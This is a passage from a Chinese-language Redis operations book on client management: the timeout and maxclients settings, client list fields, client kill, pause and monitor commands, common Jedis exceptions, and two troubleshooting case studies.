一般来说maxclients=10000在大部分场景下已经绝对够用，但是某些情况由于业务方使用不当（例如没有主动关闭连接）可能存在大量idle连接，无论是从网络连接的成本还是超过maxclients的后果来说都不是什么好事，因此Redis提供了timeout（单位为秒）参数来限制连接的最大空闲时间，一旦客户端连接的idle时间超过了timeout，连接将会被关闭，例如设置timeout为30秒：

```
# Redis默认的timeout是0，也就是不会检测客户端的空闲
127.0.0.1:6379> config set timeout 30
OK
```

下面继续使用Jedis进行模拟，整个代码和上面是一样的，只不过第2)步骤休息了31秒：

```
String key = "hello";
// 1) 生成jedis，并执行get操作
Jedis jedis = new Jedis("127.0.0.1", 6379);
System.out.println(jedis.get(key));
// 2) 休息31秒
TimeUnit.SECONDS.sleep(31);
// 3) 执行get操作
System.out.println(jedis.get(key));
// 4) 休息5秒
TimeUnit.SECONDS.sleep(5);
// 5) 关闭jedis连接
jedis.close();
```

执行上述代码可以发现在执行完第2) 步之后，client list中已经没有了Jedis的连接，也就是说timeout已经生效，将超过30秒空闲的连接关闭掉：

```
127.0.0.1:6379> client list
id=16 addr=10.7.40.98:63892 fd=6 name= age=19 idle=19 flags=N db=0 sub=0 psub=0
    multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=get
# 超过timeout后，Jedis连接被关闭
redis-cli client list | grep "10.7.40.98"为空
```

同时可以看到，在Jedis代码中的第3) 步抛出了异常，因为此时客户端已经被关闭，所以抛出的异常是JedisConnectionException，并且提示Unexpected end of stream:

```
stream:
world
Exception in thread "main" redis.clients.jedis.exceptions.JedisConnectionException:
    Unexpected end of stream.
```

如果将Redis的loglevel设置成debug级别，可以看到如下日志，也就是客户端被Redis关闭的日志：

```
12885:M 26 Aug 08:46:40.085 - Closing idle client
```

Redis源码中redis.c文件中clientsCronHandleTimeout函数就是针对timeout参数进行检验的，只不过在源码中timeout被赋值给了server.maxidletime:

```
int clientsCronHandleTimeout(redisClient *c) {
    // 当前时间
    time_t now = server.unixtime;
    // server.maxidletime就是参数timeout
    if (server.maxidletime &&
        // 很多客户端验证，这里就不占用篇幅，最重要的验证是下面空闲时间超过了maxidletime就会
        // 被关闭掉客户端
        (now - c->lastinteraction > server.maxidletime))
    {
        redisLog(REDIS_VERBOSE, "Closing idle client");
        // 关闭客户端
        freeClient(c);
    }
}
```

Redis的默认配置给出的timeout=0，在这种情况下客户端基本不会出现上面的异常，这是基于对客户端开发的一种保护。例如很多开发人员在使用JedisPool时不会对连接池对象做空闲检测和验证，如果设置了timeout>0，可能就会出现上面的异常，对应用业务造成一定影响，但是如果Redis的客户端使用不当或者客户端本身的一些问题，造成没有及时释放客户端连接，可能会造成大量的idle连接占据着很多连接资源，一旦超过maxclients；后果也是不堪设想。所在在实际开发和运维中，需要将timeout设置成大于0，例如可以设置为300秒，同时在客户端使用上添加空闲检测和验证等等措施，例如JedisPool使用common-pool提供的三个属性：minEvictableIdleTimeMillis、testWhileIdle、timeBetweenEvictionRunsMillis，4.2节已经进行了说明，这里就不再赘述。

(6) 客户端类型

client list中的flag是用于标识当前客户端的类型，例如flag=S代表当前客户端是slave客户端、flag=N代表当前是普通客户端，flag=O代表当前客户端正在执行monitor命令，表4-4列出了11种客户端类型。

表4-4 客户端类型

序号	客户端类型	说 明
1	N	普通客户端
2	M	当前客户端是 master 节点
3	S	当前客户端是 slave 节点
4	O	当前客户端正在执行 monitor 命令
5	x	当前客户端正在执行事务
6	b	当前客户端正在等待阻塞事件
7	i	当前客户端正在等待 VM I/O，但是此状态目前已经废弃不用
8	d	一个受监视的键已被修改， EXEC 命令将失败
9	u	客户端未被阻塞
10	c	回复完整输出后，关闭连接
11	A	尽可能快地关闭连接

(7) 其他

上面已经将client list中重要的属性进行了说明，表4-5列出之前介绍过以及一些比较简单或者不太重要的属性。

表4-5 client list命令结果的全部属性

序号	参 数	含 义
1	id	客户端连接 id
2	addr	客户端连接 IP 和端口
3	fd	socket 的文件描述符
4	name	客户端连接名
5	age	客户端连接存活时间

(续)

序号	参 数	含 义
6	idle	客户端连接空闲时间
7	flags	客户端类型标识
8	db	当前客户端正在使用的数据库索引下标
9	sub/psub	当前客户端订阅的频道或者模式数
10	multi	当前事务中已执行命令个数
11	qbuf	输入缓冲区总容量
12	qbuf-free	输入缓冲区剩余容量
13	obl	固定缓冲区的长度
14	oll	动态缓冲区列表的长度
15	omem	固定缓冲区和动态缓冲区使用的容量
16	events	文件描述符事件作件 (r/w): r 和 w 分别代表客户端套接字可读和可写
17	cmd	当前客户端最后一次执行的命令，不包含参数

2.client setName和client getName

```
client setName xx  
client getName
```

client setName用于给客户端设置名字，这样比较容易标识出客户端的来源，例如将当前客户端命名为test_client，可以执行如下操作：

```
127.0.0.1:6379> client setName test_client  
OK
```

此时再执行client list命令，就可以看到当前客户端的name属性为test_client：

```
127.0.0.1:6379> client list  
id=55 addr=127.0.0.1:55604 fd=7 name=test_client age=23 idle=0 flags=N db=0 sub:  
psub=0 multi=-1 qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=clie:
```

如果想直接查看当前客户端的name，可以使用client getName命令，例如下面的操作：

```
127.0.0.1:6379> client getName  
"test_client"
```

client getName和setName命令可以做为标识客户端来源的一种方式，但是通常来讲，在Redis只有一个应用方使用的情况下，IP和端口作为标识会更加清晰。当多个应用方共同使用一个Redis，那么此时client setName可以作为标识客户端的一个依据。

3.client kill

```
client kill ip:port
```

此命令用于杀掉指定IP地址和端口的客户端，例如当前客户端列表为：

```
127.0.0.1:6379> client list
id=49 addr=127.0.0.1:55593 fd=6 name= age=9 idle=0 flags=N db=0 sub=0 psub=0
    multi=-1 qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=client
id=50 addr=127.0.0.1:52343 fd=7 name= age=4 idle=4 flags=N db=0 sub=0 psub=0
    multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=0 omem=0 events=r cmd=get
```

如果想杀掉127.0.0.1: 52343的客户端，可以执行：

```
127.0.0.1:6379> client kill 127.0.0.1:52343
OK
```

执行命令后，client list结果只剩下了127.0.0.1: 55593这个客户端：

```
127.0.0.1:6379> client list
id=49 addr=127.0.0.1:55593 fd=6 name= age=9 idle=0 flags=N db=0 sub=0 psub=0
    multi=-1 qbuf=0 qbuf-free=32768 obl=0 oll=0 omem=0 events=r cmd=client
```

由于一些原因（例如设置timeout=0时产生的长时间idle的客户端），需要手动杀掉客户端连接时，可以使用client kill命令。

4.client pause

```
client pause timeout(毫秒)
```

如图4-10所示，client pause命令用于阻塞客户端timeout毫秒数，在此期间客户端连接将被阻塞。




图4-10 client pause命令示意图

例如在一个客户端执行：

```
127.0.0.1:6379> client pause 10000
OK
```

在另一个客户端执行ping命令，发现整个ping命令执行了9.72秒（手动执行redis-cli，只为了演示，不代表真实执行时间）：

```
127.0.0.1:6379> ping
PONG
(9.72s)
```

该命令可以在如下场景起到作用：

· client pause只对普通和发布订阅客户端有效，对于主从复制（从节点内部伪装了一个客户端）是无效的，也就是此期间主从复制是正常进行的，所以此命令可以用来让主从复制保持一致。

· client pause可以用一种可控的方式将客户端连接从一个Redis节点切换到另一个Redis节点。

需要注意的是在生产环境中，暂停客户端成本非常高。

5.monitor

monitor命令用于监控Redis正在执行的命令，如图4-11所示，我们打开了两个redis-cli，一个执行set get ping命令，另一个执行monitor命令。可以看到monitor命令能够监听其他客户端正在执行的命令，并记录了详细的时间戳。

<p style="text-align: center;">redis-cli 普通命令</p> <pre>\$ redis-cli 127.0.0.1:6379> set hello world OK 127.0.0.1:6379> get hello "world" 127.0.0.1:6379> ping PONG</pre>	<p style="text-align: center;">redis-cli monitor 命令</p> <pre>\$ redis-cli 127.0.0.1:6379> monitor OK 1472513599.754326 [0 127.0.0.1:56335] "set" "hello" "world" 1472513601.305303 [0 127.0.0.1:56335] "get" "hello" 1472513605.514383 [0 127.0.0.1:56335] "ping"</pre>
---	--

图4-11 monitor命令演示

monitor的作用很明显，如果开发和运维人员想监听Redis正在执行的命

令，就可以用monitor命令，但事实并非如此美好，每个客户端都有自己的输出缓冲区，既然monitor能监听到所有的命令，一旦Redis的并发量过大，monitor客户端的输出缓冲会暴涨，可能瞬间会占用大量内存，图4-12展示了monitor命令造成大量内存使用。




图4-12 高并发下monitor命令使用大量输出缓冲区

4.4.2 客户端相关配置

4.4.1节已经介绍了部分关于客户端的配置，本节将对剩余配置进行介绍：

·**timeout**: 检测客户端空闲连接的超时时间，一旦idle时间达到了

timeout，客户端将会被关闭，如果设置为0就不进行检测。

·**maxclients**: 客户端最大连接数，4.4.1节中的客户端存活状态部分已经进行分析，这里不再赘述，但是这个参数会受到操作系统设置的限制，第12章Linux相关配置小节还会对这个参数进行介绍。

·**tcp-keepalive**: 检测TCP连接活性的周期，默认值为0，也就是不进行检测，如果需要设置，建议为60，那么Redis会每隔60秒对它创建的TCP连接进行活性检测，防止大量死连接占用系统资源。

·**tcp-backlog**: TCP三次握手后，会将接受的连接放入队列中，tcp-backlog就是队列的大小，它在Redis中的默认值是511。通常来讲这个参数不需要调整，但是这个参数会受到操作系统的影响，例如在Linux操作系统中，如果/proc/sys/net/core/somaxconn小于tcp-backlog，那么在Redis启动时会看到如下日志，并建议将/proc/sys/net/core/somaxconn设置更大。

```
# WARNING: The TCP backlog setting of 511 cannot be enforced because /proc/sys/net/core/somaxconn is set to the lower value of 128.
```

修改方法也非常简单，只需要执行如下命令：

```
echo 511 > /proc/sys/net/core/somaxconn
```

4.4.3 客户端统计片段

例如下面就是一次info clients的执行结果：

```
127.0.0.1:6379> info clients
# Clients
connected_clients:1414
client_longest_output_list:0
client_biggest_input_buf:2097152
blocked_clients:0
```

说明如下：

- 1) `connected_clients`: 代表当前Redis节点的客户端连接数，需要重点监控，一旦超过`maxclients`，新的客户端连接将被拒绝。
- 2) `client_longest_output_list`: 当前所有输出缓冲区中队列对象个数的最大值。
- 3) `client_biggest_input_buf`: 当前所有输入缓冲区中占用的最大容量。
- 4) `blocked_clients`: 正在执行阻塞命令（例如`blpop`、`brpop`、`brpoplpush`）的客户端个数。

除此之外info stats中还包含了两个客户端相关的统计指标，如下：

```
127.0.0.1:6379> info stats
```

```
# Stats
total_connections_received:80
...
rejected_connections:0
```

参数说明：

- `total_connections_received`: Redis自启动以来处理的客户端连接数总数。
- `rejected_connections`: Redis自启动以来拒绝的客户端连接数，需要重点监控。

4.5 客户端常见异常

在客户端的使用过程中，无论是客户端使用不当还是Redis服务端出现问题，客户端会反应出一些异常。本小节将分析一下Jedis使用过程中常见的异常情况。

1.无法从连接池获取到连接

JedisPool中的Jedis对象个数是有限的，默认是8个。这里假设使用的默认配置，如果有8个Jedis对象被占用，并且没有归还，此时调用者还要从JedisPool中借用Jedis，就需要进行等待（例如设置了`maxWaitMillis>0`），如果在`maxWaitMillis`时间内仍然无法获取到Jedis对象就会抛出如下异常：

```
redis.clients.jedis.exceptions.JedisConnectionException: Could not get a resource from the pool
...
Caused by: java.util.NoSuchElementException: Timeout waiting for idle object
at org.apache.commons.pool2.impl.GenericObjectPool.borrowObject(GenericObjectPool.java:449)
```

还有一种情况，就是设置了`blockWhenExhausted=false`，那么调用者发现池子中没有资源时，会立即抛出异常不进行等待，下面的异常就是`blockWhenExhausted=false`时的效果：

```
redis.clients.jedis.exceptions.JedisConnectionException: Could not get a resource from the pool
...
Caused by: java.util.NoSuchElementException: Pool exhausted
at org.apache.commons.pool2.impl.GenericObjectPool.borrowObject(GenericObjectPool.java:464)
```

对于这个问题，需要重点讨论的是为什么连接池没有资源了，造成没有资源的原因非常多，可能如下：

·**客户端**: 高并发下连接池设置过小，出现供不应求，所以会出现上面的错误，但是正常情况下只要比默认的最大连接数（8个）多一些即可，因为正常情况下JedisPool以及Jedis的处理效率足够高。

·**客户端**: 没有正确使用连接池，比如没有进行释放，例如下面代码所示。

定义JedisPool，使用默认的连接池配置：

```
GenericObjectPoolConfig poolConfig = new GenericObjectPoolConfig();
JedisPool jedisPool = new JedisPool(poolConfig, "127.0.0.1", 6379);
```

像JedisPool借用8次连接，但是没有执行归还操作：

```
for (int i = 0; i < 8; i++) {
    Jedis jedis = null;
    try {
        jedis = jedisPool.getResource();
        jedis.ping();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

当调用者再向连接池借用Jedis时（如下操作），就会抛出异常：

```
jedisPool.getResource().ping();
```

·**客户端**: 存在慢查询操作，这些慢查询持有的Jedis对象归还速度会比较慢，造成池子满了。

·**服务端**: 客户端是正常的，但是Redis服务端由于一些原因造成了客户端命令执行过程的阻塞，也会使得客户端抛出这种异常。

可以看到造成这个异常的原因是多个方面的，不要被异常的表象所迷惑，而且并不存在万能钥匙解决所有问题，开发和运维只能不断加强对于Redis的理解，顺藤摸瓜逐渐找到问题所在。

2. 客户端读写超时

Jedis在调用Redis时，如果出现了读写超时后，会出现下面的异常：

```
redis.clients.jedis.exceptions.JedisConnectionException:  
java.net.SocketTimeoutException: Read timed out
```

造成该异常的原因也有以下几种：

- 读写超时间设置得过短。
- 命令本身就比较慢。
- 客户端与服务端网络不正常。
- Redis自身发生阻塞。

3. 客户端连接超时

Jedis在调用Redis时，如果出现了连接超时后，会出现下面的异常：

```
redis.clients.jedis.exceptions.JedisConnectionException:  
java.net.SocketTimeoutException: connect timed out
```

造成该异常的原因也有以下几种：

- 1) 连接超时设置得过短，可以通过下面代码进行设置：

```
// 毫秒  
jedis.getClient().setConnectionTimeout(time);
```

2) Redis发生阻塞，造成tcp-backlog已满，造成新的连接失败。

3) 客户端与服务端网络不正常。

4.客户端缓冲区异常

Jedis在调用Redis时，如果出现客户端数据流异常，会出现下面的异常：

```
redis.clients.jedis.exceptions.JedisConnectionException: Unexpected end of stream
```

造成这个异常的原因可能有如下几种：

1) 输出缓冲区满。例如将普通客户端的输出缓冲区设置为1M1M60：

```
config set client-output-buffer-limit "normal 1048576 1048576 60 slave 26843545  
67108864 60 pubsub 33554432 8388608 60"
```

如果使用get命令获取一个bigkey（例如3M），就会出现这个异常。

2) 长时间闲置连接被服务端主动断开，上节已经详细分析了这个问题。

3) 不正常并发读写：Jedis对象同时被多个线程并发操作，可能会出现上述异常。

5.Lua脚本正在执行

如果Redis当前正在执行Lua脚本，并且超过了lua-time-limit，此时Jedis

调用Redis时，会收到下面的异常。对于如何处理这类问题，在第3章Lua的小节已经进行了介绍，这里就不再赘述。

```
redis.clients.jedis.exceptions.JedisDataException: BUSY Redis is busy running a script. You can only call SCRIPT KILL or SHUTDOWN NOSAVE.
```

6.Redis正在加载持久化文件

Jedis调用Redis时，如果Redis正在加载持久化文件，那么会收到下面的异常：

```
redis.clients.jedis.exceptions.JedisDataException: LOADING Redis is loading the dataset in memory
```

7.Redis使用的内存超过maxmemory配置

Jedis执行写操作时，如果Redis的使用内存大于maxmemory的设置，会收到下面的异常，此时应该调整maxmemory并找到造成内存增长的原因：

```
redis.clients.jedis.exceptions.JedisDataException: OOM command not allowed when used memory > 'maxmemory'.
```

8.客户端连接数过大

如果客户端连接数超过了maxclients，新申请的连接就会出现如下异常：

```
redis.clients.jedis.exceptions.JedisDataException: ERR max number of clients re...
```

此时新的客户端连接执行任何命令，返回结果都是如下：

```
127.0.0.1:6379> get hello  
(error) ERR max number of clients reached
```

这个问题可能会比较棘手，因为此时无法执行Redis命令进行问题修复，一般来说可以从两个方面进行着手解决：

·**客户端**：如果maxclients参数不是很小的话，应用方的客户端连接数基本不会超过maxclients，通常来看是由于应用方对于Redis客户端使用不当造成的。此时如果应用方是分布式结构的话，可以通过下线部分应用节点（例如占用连接较多的节点），使得Redis的连接数先降下来。从而让绝大部分节点可以正常运行，此时再通过查找程序bug或者调整maxclients进行问题的修复。

·**服务端**：如果此时客户端无法处理，而当前Redis为高可用模式（例如Redis Sentinel和Redis Cluster），可以考虑将当前Redis做故障转移。

此问题不存在确定的解决方式，但是无论从哪个方面进行处理，故障的快速恢复极为重要，当然更为重要的是找到问题的所在，否则一段时间后客户端连接数依然会超过maxclients。

4.6 客户端案例分析

到目前为止，有关Redis客户端的相关知识基本已经介绍完毕，本节将通过Redis开发运维中遇到的两个案例分析，让读者加深对于Redis客户端相关知识的理解。

4.6.1 Redis内存陡增

1. 现象

服务端现象：Redis主节点内存陡增，几乎用满maxmemory，而从节点内存并没有变化（第5章将介绍Redis复制的相关知识，这里只需要知道正常情况下主从节点内存使用量基本相同），如图4-13所示。




图4-13 主从节点内存不一致，主节点内存陡增

客户端现象：客户端产生了OOM异常，也就是Redis主节点使用的内存已经超过了maxmemory的设置，无法写入新的数据：

```
redis.clients.jedis.exceptions.JedisDataException: OOM command not allowed when  
used memory > 'maxmemory'
```

2. 分析原因

从现象看，可能的原因有两个。

1) 确实有大量写入，但是主从复制出现问题：查询了Redis复制的相关信息，复制是正常的，主从数据基本一致。

主节点的键个数：

```
127.0.0.1:6379> dbsize  
(integer) 2126870
```

从节点的键个数：

```
127.0.0.1:6380> dbsize  
(integer) 2126870
```

2) 其他原因造成主节点内存使用过大：排查是否由客户端缓冲区造成主节点内存陡增，使用info clients命令查询相关信息如下：

```
127.0.0.1:6379> info clients  
# Clients  
connected_clients:1891  
client_longest_output_list:225698  
client_biggest_input_buf:0  
blocked_clients:0
```

很明显输出缓冲区不太正常，最大的客户端输出缓冲区队列已经超过了20万个对象，于是需要通过client list命令找到omem不正常的连接，一般来说大部分客户端的omem为0（因为处理速度会足够快），于是执行如下代码，找到omem非零的客户端连接：

```
redis-cli client list | grep -v "omem=0"
```

找到了如下一条记录：

```
id=7 addr=10.10.xx.78:56358 fd=6 name= age=91 idle=0 flags=0 db=0 sub=0 psub=0  
multi=-1 qbuf=0 qbuf-free=0 obl=0 oll=224869 omem=2129300608 events=rw cmd=
```

已经很明显是因为有客户端在执行monitor命令造成的。

3.处理方法和后期处理

对这个问题处理的方法相对简单，只要使用client kill命令杀掉这个连接，让其他客户端恢复正常写数据即可。但是更为重要的是在日后如何及时发现和避免这种问题的发生，基本有三点：

- 从运维层面禁止monitor命令，例如使用rename-command命令重置monitor命令为一个随机字符串，除此之外，如果monitor没有做rename-command，也可以对monitor命令进行相应的监控（例如client list）。
- 从开发层面进行培训，禁止在生产环境中使用monitor命令，因为有时候monitor命令在测试的时候还是比较有用的，完全禁止也不太现实。
- 限制输出缓冲区的大小。
- 使用专业的Redis运维工具，例如13章会介绍CacheCloud，上述问题在Cachecloud中会收到相应的报警，快速发现和定位问题。

4.6.2 客户端周期性的超时

1. 现象

客户端现象：客户端出现大量超时，经过分析发现超时是周期性出现的，这为问题的查找提供了重要依据：

```
Caused by: redis.clients.jedis.exceptions.JedisConnectionException: java.net.SocketTimeoutException: connect timed out
```

服务端现象：服务端并没有明显的异常，只是有一些慢查询操作。

2. 分析

· 网络原因：服务端和客户端之间的网络出现周期性问题，经过观察网络是正常的。

· Redis本身：经过观察Redis日志统计，并没有发现异常。

· 客户端：由于是周期性出现问题，就和慢查询日志的历史记录对应了一下时间，发现只要慢查询出现，客户端就会产生大量连接超时，两个时间点基本一致（如表4-6和图4-14所示）。

表4-6 慢查询

序号	耗时(单位：微秒)	命 令	时间点
1	1 913 525	HGETALL user_fan_hset_sort	2016-08-25 03:00:00
2	1 932 363	HGETALL user_fan_hset_sort	2016-08-25 03:05:00
3	1 961 714	HGETALL user_fan_hset_sort	2016-08-25 03:10:00
4	1 977 355	HGETALL user_fan_hset_sort	2016-08-25 03:15:00
5	1 961 355	HGETALL user_fan_hset_sort	2016-08-25 03:20:00
6	1 909 158	HGETALL user_fan_hset_sort	2016-08-25 03:25:00




图4-14 客户端耗时统计

最终找到问题是慢查询操作造成的，通过执行hlen发现有200万个元素，这种操作必然会造成Redis阻塞，通过与应用方沟通了解到他们有个定时任务，每5分钟执行一次hgetall操作。

```
127.0.0.1:6399> hlen user_fan_hset_sort
(integer) 2883279
```

以上问题之所以能够快速定位，得益于使用客户端监控工具把一些统计数据收集上来，这样能更加直观地发现问题，如果Redis是黑盒运行，相信很难快速找到这个问题。处理线上问题的速度非常重要。

3. 处理方法和后期处理

这个问题处理方法相对简单，只需要业务方及时处理自己的慢查询即可，但是更为重要的是在日后如何及时发现和避免这种问题的发生，基本有三点：

- 从运维层面，监控慢查询，一旦超过阀值，就发出报警。
- 从开发层面，加强对Redis的理解，避免不正确的使用方式。

· 使用专业的Redis运维工具，例如13章会介绍CacheCloud，上述问题在CacheCloud中会收到相应的报警，快速发现和定位问题。

4.7 本章重点回顾

- 1) RESP (Redis Serialization Protocol Redis) 保证客户端与服务端的正常通信，是各种编程语言开发客户端的基础。
- 2) 要选择社区活跃客户端，在实际项目中使用稳定版本的客户端。
- 3) 区分Jedis直连和连接池的区别，在生产环境中，应该使用连接池。
- 4) Jedis.close () 在直连下是关闭连接，在连接池则是归还连接。
- 5) Jedis客户端没有内置序列化，需要自己选用。
